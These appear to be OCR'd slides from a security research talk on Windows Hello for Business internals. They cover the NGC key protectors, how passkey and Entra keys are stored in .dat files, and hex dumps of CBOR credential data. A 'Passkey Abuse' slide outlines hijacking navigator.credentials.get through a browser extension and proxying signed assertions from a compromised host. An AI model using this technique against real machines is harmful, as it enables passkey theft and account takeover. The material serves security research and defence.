      dzaXZVaZZM5NjwNOu6sR/OKX7ET5OTFasTG3JYYlZsioGjZHeYRmUpnYMUpUwIoIPXIx/zX99vLM/aFtgOc
      xfKIXeU9+3DrknXAna7/b/B7HB9jAvguTHijgc23SVOkoTL9rXZ//XTMSN5UlYTRqQst8nTq7iFnhoOJtOl
      AaOCAeMwggHfMBAGCSsGAQQBgjcVAQQDAgEAMB0GA1UdDgQWBBTRT6mKBwjO9CQYmOUA//PWeRO3vDAZBgk
      AIEDB4KAFMAdQBiAEMAQTALBgNVHQ8EBAMCAYYwDwYDVR0TAQH/BAUwAwEB/zAfBgNVHSMEGDAWgBTV9lbL
      2UkFvXzpoYxDBWBgNVHR8ETzBNMEugSaBHhkVodHRwOi8vY3JsLm1pY3Jvc29mdC5jb20vcGtpL2NybC9wc
      NaWNSb29DZXJBdXRfMjAxMC0wNi0yMy5jcmwwWgYIKwYBBQUHAQEETjBMMEoGCCsGAQUFBzAChj5odHRwOi
```

Preboot Protector


- Used for devices that support BitLocker PIN to desktop
- 15.dat likely protected by BitLocker
- More research needed

Companion device protector

- Originally intended as external protector via companion device
- Opaque blob sent to companion device for encryption
- Probably the intermediate PINs
- No research needed, deprecated and never seen irl.


Protector recap

- Protectors encrypt intermediate PINs
- Inputs to protectors differ depending on type
- Bio protector doesn't need biometrics to decrypt
- PIN protector is extremely vulnerable when no TPM is present
- Intermediate PIN purpose?



Keys

- Intermediate PINs protect keys
- Keys can be used for encrypting secrets or signing data
- Key types
  - Vault key (Decrypt PIN)
  - Entra key (Sign PIN)
  - Passkey (Sign PIN)
  - Third party (External PIN)
    - Okta FastPass
    - Others



Keys


- Keys once again leverage Software or Platform KSP depending on TPM presence
- Key metadata also stored in dat files
- Common dat files across all keys
- Key specific dat files too

Vault Key

- Vault key is used for decrypting plaintext password for Windows Hello
- Leverages the decrypt pin from the protector as authenticator
- Already covered in depth
- Check out DPAPI-in-depth with tooling: standalone DPAPI https://www.insecurity.be/blog/2020/12/24/dpapi-in-depth-with-tooling-standalone-dpapi/

Passkey Key

- Created when enrolling for WebAuthn/FIDO2/Passkey supported websites
- Additional metadata files
- Contains WebAuthn credential info encoded as CBOR
- Shoutout to @aceb0nd who identified the correct encoding



Address: crosoft\Ngc\{3816F90F-1882-4C8F-9BAE-97063CA77CFB}\{93F1086

C: D:

f2c7d065ecb5a8c5ef5a3cb2f3bc9f79dbb343d1f69a28644a71e4d642d809b4

Name	Size	Date Modified
1.dat	316 bytes	18/04/2024 21:19:52
2.dat	70 bytes	18/04/2024 21:19:52
3.dat	78 bytes	18/04/2024 21:19:52
5.dat	4 bytes	18/04/2024 21:19:52
6.dat	4 bytes	18/04/2024 21:19:52
7.dat	17	
8.dat	4	
9.dat	4	
10.dat	4	
11.dat	4	
12.dat	2	

CBOR encoded account info

WebAuthn sign count

CCob @_EthicalChaos_

Anyone seen this kind of variable length integer encoding before? There are 2 strings prefixed with variable length. First string is 0xB in length, second string is 0xC8. It doesn't appear to be 7bit length encoding.

```
6B 64 69 73 70 6C 61 79 4E 61 6D 65 78 C8 41 41  kdisplayNamexÈAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
                     1 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
                     1 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
                     1 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
                     1 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
                     1 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
                     1 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
                     1 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
                     1 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
                     1 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
                     1                                AAAAAA
```

Acebond (acebond@infosec.exchange) @aceb0nd · Dec 8, 2023

Recipe: CBOR Encode; To Hex — Delimiter: Space; Bytes per line: 0

Input:

```
{"Name":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"}
```

Output:


```
a1 64 4e 61 6d 65 78 c8 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 41 41 41
```

CCob @_EthicalChaos_ · Dec 8, 2023

Amazing. After reading the wiki for CBOR, I can see it's used in FIDO, which is where the buffer came from. Thanks 👏👏


Passkey Key

- CBOR data contains
  - Relay party id (RpId)
  - User id
  - Username
  - Display name
- SHA256 of CNG key blob is the WebAuthn credential id
- Incremental sign count stored in 11.dat
- All the information needed to authenticate to WebAuthn




7.dat

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  A3 01 01 02 A3 62 69 64 6B 77 65 62 61 75 74 68  £...£bidkwebauth
00000010  6E 2E 69 6F 64 69 63 6F 6E 69 E7 8C B2 EA BA B8  n.iodiconiçŒ²êº¸
00000020  E7 BF BF 64 6E 61 6D 65 6B 77 65 62 61 75 74 68  ç¿¿dnamekwebauth
00000030  6E 2E 69 6F 03 A4 62 69 64 58 2B 58 64 32 4F 4D  n.io.¤bidX+Xd2OM
00000040  56 42 72 64 45 4B 4B 69 75 4D 54 70 56 6C 41 7A  VBrdEKKiuMTpVlAz
00000050  34 70 75 6D 65 33 79 35 50 69 50 5A 2D 50 69 62  4pume3y5PiPZ-Pib
00000060  51 30 43 6E 47 77 64 69 63 6F 6E 69 E7 8C B2 EA  Q0CnGwdiconiçŒ²ê
00000070  BA B8 E7 BF BF 64 6E 61 6D 65 78 1A 6A 6F 68 6E  º¸ç¿¿dnamex.john
00000080  2E 64 6F 65 40 69 6D 69 6E 79 6F 75 72 63 6C 6F  .doe@iminyourclo
00000090  75 64 2E 63 6F 6D 6B 64 69 73 70 6C 61 79 4E 61  ud.comkdisplayNa
000000A0  6D 65 78 1A 6A 6F 68 6E 2E 64 6F 65 40 69 6D 69  mex.john.doe@imi
000000B0  6E 79 6F 75 72 63 6C 6F 75 64 2E 63 6F 6D        nyourcloud.com
```



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  45 43 4B 31 20 00 00 00 52 8A 68 CC BE 4E EA 3D  ECK1 ...RŠhÌ¾Nê=
00000010  51 6F EE E8 32 6F B9 7F 4E 06 FA 80 4A F4 C3 CA  Qoîè2o¹.N.ú€JôÃÊ
00000020  C4 74 D7 [illegible] 24 F0 7A  Ät×Ê´b5ç0mðÅ.$ðz
00000030  7F 65 C0 7E 7F 86 B3 DB 23 53 2B DD DA 5C 9C 8F  .eÀ~.†³Û#S+ÝÚ\œ.
00000040  A1 EB 28 E6 5D 18 07 69                          ¡ë(æ]..i
```

SHA256 to create credential id




7.dat 11.dat

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  0F 00 00 00                                      ....
```

Sign count

Passkey Abuse

- Custom browser extension to hijack navigator.credentials.get WebAuthn function
- Proxy assertion requests to compromised host
- Increment sign count
- Sign assertion and fake user presence
- Return result back to extension
- Profit



signin.aws.amazon.com/signin?redirect_uri=https%3A%2F%2Fconsole.aws.amazon.com%2Fconsole%2Fhome%3FhashArgs%3D%2523%26isauthco...

Sign in improvements coming soon

In our effort to improve the customer experience, Amazon We

Sign in

● Root user
Account owner that performs tasks requiring unrestricted access. Learn more

○ IAM user
User within an account that performs daily tasks. Learn more

mary@google.com
google.com
Sign Count 15

mary@amazon.com
aws.amazon.com
Sign Count 35


Shwmae WebAuthn Listener

http://192.168.64.24:8000

Enter the Shwmae WebAuthn listener address: e.g. http://127.0.0.1:8000/shwmae

Entra Key

- Created during WHfB enrolment
- Used along with device certificate to request PRT’s
- Can be used to obtain cloud TGT under Cloud Kerberos trust model
- Leverages the signing pin from the protector as authenticator
- Key name format contains tenant and user id



Address :rosoft\Ngc\{3816F90F-1882-4C8F-9BAE-97063CA77CFB}\{93F10861-19F1-42B8-AD24-93A28E9C4096}\0faecd479062096a174938dc

0faecd479062096a174938dcbac113526ac47acb44302a8c360b2e29bc063550

Name	Size	Date Modified	Type
1.dat	168 bytes	18/04/2024 17:15:54	DAT File
2.dat	70 bytes	18/04/2024 17:15:54	DAT File
3.dat	78 bytes	18/04/2024 17:15:54	DAT File
4.dat	1.36 KB	18/04/2024 17:15:54	DAT File
5.dat	4 bytes	18/04/2024 17:15:54	DAT File
6.dat	4 bytes	18/04/2024 17:15:54	DAT File
8.dat	4 bytes	18/04/2024 17:15:54	DAT File
9.dat	4 bytes	18/04/2024 17:15:54	DAT File
10.dat	4 bytes	18/04/2024 17:15:54	DAT File
12.dat	8 bytes	18/04/2024 17:15:54	DAT File

Key Name

KSP Name

KSP Key Id


Certifcate

Key Type

